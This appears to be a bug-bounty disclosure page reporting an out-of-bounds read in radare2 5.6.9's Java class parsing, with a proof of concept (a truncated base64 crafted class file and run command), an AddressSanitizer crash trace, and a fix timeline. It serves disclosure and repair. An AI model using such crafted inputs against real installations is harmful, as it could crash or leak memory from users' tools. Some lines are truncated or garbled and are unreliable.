Out-of-bounds Read in r_bin_java_bootstrap_methods_attr_new function in radareorg/radare2

0

✔ **Valid**   Reported on Apr 23rd 2022

Description

Out-of-bounds (OOB) read vulnerability exists in `r_bin_java_bootstrap_methods_attr_new` function in Radare2 5.6.9.
This is similar with CVE-2022-0518 and CVE-2022-0521.

### Version

```
radare2 5.6.9 27745 @ linux-x86-64 git.conti
commit: 14189710859c27981adb4c2c2aed2863c1859ec5 build: 2022-04-23__11:05:4
```

◄ ████████████████████████████████████ ►

Proof of Concept

```
# build the radare2 with address sanitizer
./sys/sanitize.sh

echo yv66vgAAADQADQcACwcADAEADnZpcnR1YWxEYWNhaW5AQAeKAdMY29tL3N1bi9qZGkvVm
ASAN_OPTIONS=detect_leaks=0:detect_odr_violation=0 r2 -A bootstrap.class
```

◄ █████ ►

ASAN

```
================================================================
==608400==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x602000
READ of size 1 at 0x602000063cb7 thread T0
    #0 0x7f5fffc53f0b in r_bin_java_bootstrap_methods_attr_r
    #1 0x7f5fffc04919 in r_bin_java_read_next_attr_from_buf
    #2 0x7f5fffc041e5 in r_bin_java_read_next_attr /src/radare2/shlr/java/c
```

Chat with us

```
    #3 0x7f5fffc0816c in r_bin_java_parse_attrs /src/radare2/shlr/java/clas
    #4 0x7f5fffc0a25e in r_bin_java_load_bin /src/radare2/shlr/java/class.c
    #5 0x7f5fffc099f2 in r_bin_java_new_bin /src/radare2/shlr/java/class.c:

    #6 0x7f5fffc16be8 in r_bin_java_new_buf /src/radare2/shlr/java/class.c:
    #7 0x7f5ff974a8d4 in load_buffer /src/radare2/libr/..//libr/bin/p/bin_j
    #8 0x7f5ff9580989 in r_bin_object_new /src/radare2/libr/bin/bobj.c:149
    #9 0x7f5ff95751c7 in r_bin_file_new_from_buffer /src/radare2/libr/bin/b
    #10 0x7f5ff95301ca in r_bin_open_buf /src/radare2/libr/bin/bin.c:281
    #11 0x7f5ff9531060 in r_bin_open_io /src/radare2/libr/bin/bin.c:341
    #12 0x7f5ffba2dedd in r_core_file_do_load_for_io_plugin /src/radare2/li
    #13 0x7f5ffba30c1e in r_core_bin_load /src/radare2/libr/core/cfile.c:63
    #14 0x7f6004a2fc10 in r_main_radare2 /src/radare2/libr/main/radare2.c:1
    #15 0x559df515e81b in main /src/radare2/binr/radare2/radare2.c:96
    #16 0x7f6003e1a30f in __libc_start_call_main (/usr/lib/libc.so.6+0x2d3€
    #17 0x7f6003e1a3c0 in __libc_start_main@GLIBC_2.2.5 (/usr/lib/libc.so.€
    #18 0x559df515e1a4 in _start (/src/radare2/binr/radare2/radare2+0x21a4)

0x602000063cb7 is located 0 bytes to the right of 7-byte region [0x6020000€
allocated by thread T0 here:
    #0 0x7f6005bb5fb9 in __interceptor_calloc /usr/src/debug/gcc/libsanitiz
    #1 0x7f5fffc026a9 in r_bin_java_get_attr_buf /src/radare2/shlr/java/cla
    #2 0x7f5fffc041a6 in r_bin_java_read_next_attr /src/radare2/shlr/java/c
    #3 0x7f5fffc0816c in r_bin_java_parse_attrs /src/radare2/shlr/java/clas
    #4 0x7f5fffc0a25e in r_bin_java_load_bin /src/radare2/shlr/java/class.c
    #5 0x7f5fffc099f2 in r_bin_java_new_bin /src/radare2/shlr/java/class.c:
    #6 0x7f5fffc16be8 in r_bin_java_new_buf /src/radare2/shlr/java/class.c:
    #7 0x7f5ff974a8d4 in load_buffer /src/radare2/libr/..//libr/bin/p/bin_j
    #8 0x7f5ff9580989 in r_bin_object_new /src/radare2/libr/bin/bobj.c:149
    #9 0x7f5ff95751c7 in r_bin_file_new_from_buffer /src/radare2/libr/bin/b
    #10 0x7f5ff95301ca in r_bin_open_buf /src/radare2/libr/bin/bin.c:281
    #11 0x7f5ff9531060 in r_bin_open_io /src/radare2/libr/bin/bin.c:341
    #12 0x7f5ffba2dedd in r_core_file_do_load_for_io_plugin /src/radare2/li
    #13 0x7f5ffba30c1e in r_core_bin_load /src/radare2/libr/core/cfile.c:63
    #14 0x7f6004a2fc10 in r_main_radare2 /src/radare2/libr/main/radare2.c:1
    #15 0x559df515e81b in main /src/radare2/binr/radare2/radare2.c:96
    #16 0x7f6003e1a30f in __libc_start_call_main (/usr/lib/libc.so.6+0x2d3€

SUMMARY: AddressSanitizer: heap-buffer-overflow /src/radare2/
Shadow bytes around the buggy address:
  0x0c0480004740: fa fa fd fa fa fa fd fa fa fa 05 fa fa fa 00 07
```

Chat with us

```
0x0c0480004750: fa fa 05 fa fa fa fd fd fa fa 05 fa fa fa 00 01
0x0c0480004760: fa fa 05 fa fa fa fd fd fa fa 05 fa fa fa 00 03
0x0c0480004770: fa fa fd fd fa fa 05 fa fa fa 00 04 fa fa 05 fa

0x0c0480004780: fa fa 05 fa fa fa 05 fa fa fa 05 fa fa fa 05 fa
=>0x0c0480004790: fa fa fd fd fa fa[07]fa fa fa fa fa fa fa fa fa
0x0c04800047a0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c04800047b0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c04800047c0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c04800047d0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
0x0c04800047e0: fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable:           00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone:       fa
Freed heap region:       fd
Stack left redzone:      f1
Stack mid redzone:       f2
Stack right redzone:     f3
Stack after return:      f5
Stack use after scope:   f8
Global redzone:          f9
Global init order:       f6
Poisoned by user:        f7
Container overflow:      fc
Array cookie:            ac
Intra object redzone:    bb
ASan internal:           fe
Left alloca redzone:     ca
Right alloca redzone:    cb
Shadow gap:              cc
==608400==ABORTING
```

Impact

The bug causes the program reads data past the end 2f the intented buffer. Typically, this can allow attackers to read sensitive information from other memory locations or ~~~~ ~ ~~~~~
More details see CWE-125: Out-of-bounds read.

References

- CVE-2022-0521
- CVE-2022-0518

CVE
CVE-2022-1452
(Published)

Vulnerability Type
CWE-125: Out-of-bounds Read

Severity
High (7.1)

Registry
Other

Affected Version
5.6.9

Visibility
Public

Status
Fixed

Found by

Bet4
@bet4it
legend ⌄

Fixed by

pancake
@trufae
maintainer

We are processing your report and will contact the **radareorg/radare2** team
7 months ago

Chat with us

Bet4 submitted a patch 7 months ago

Bet4 modified the report 7 months ago

Bet4 modified the report 7 months ago

We have contacted a member of the radareorg/radare2 team and are waiting to hear back
7 months ago

pancake validated this vulnerability 7 months ago

Bet4 has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

pancake marked this as fixed in 5.7.0 with commit ecc44b 7 months ago

pancake has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ✘

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

part of 418sec

company

about

team

Chat with us

FAQ

contact us

terms

privacy policy

Chat with us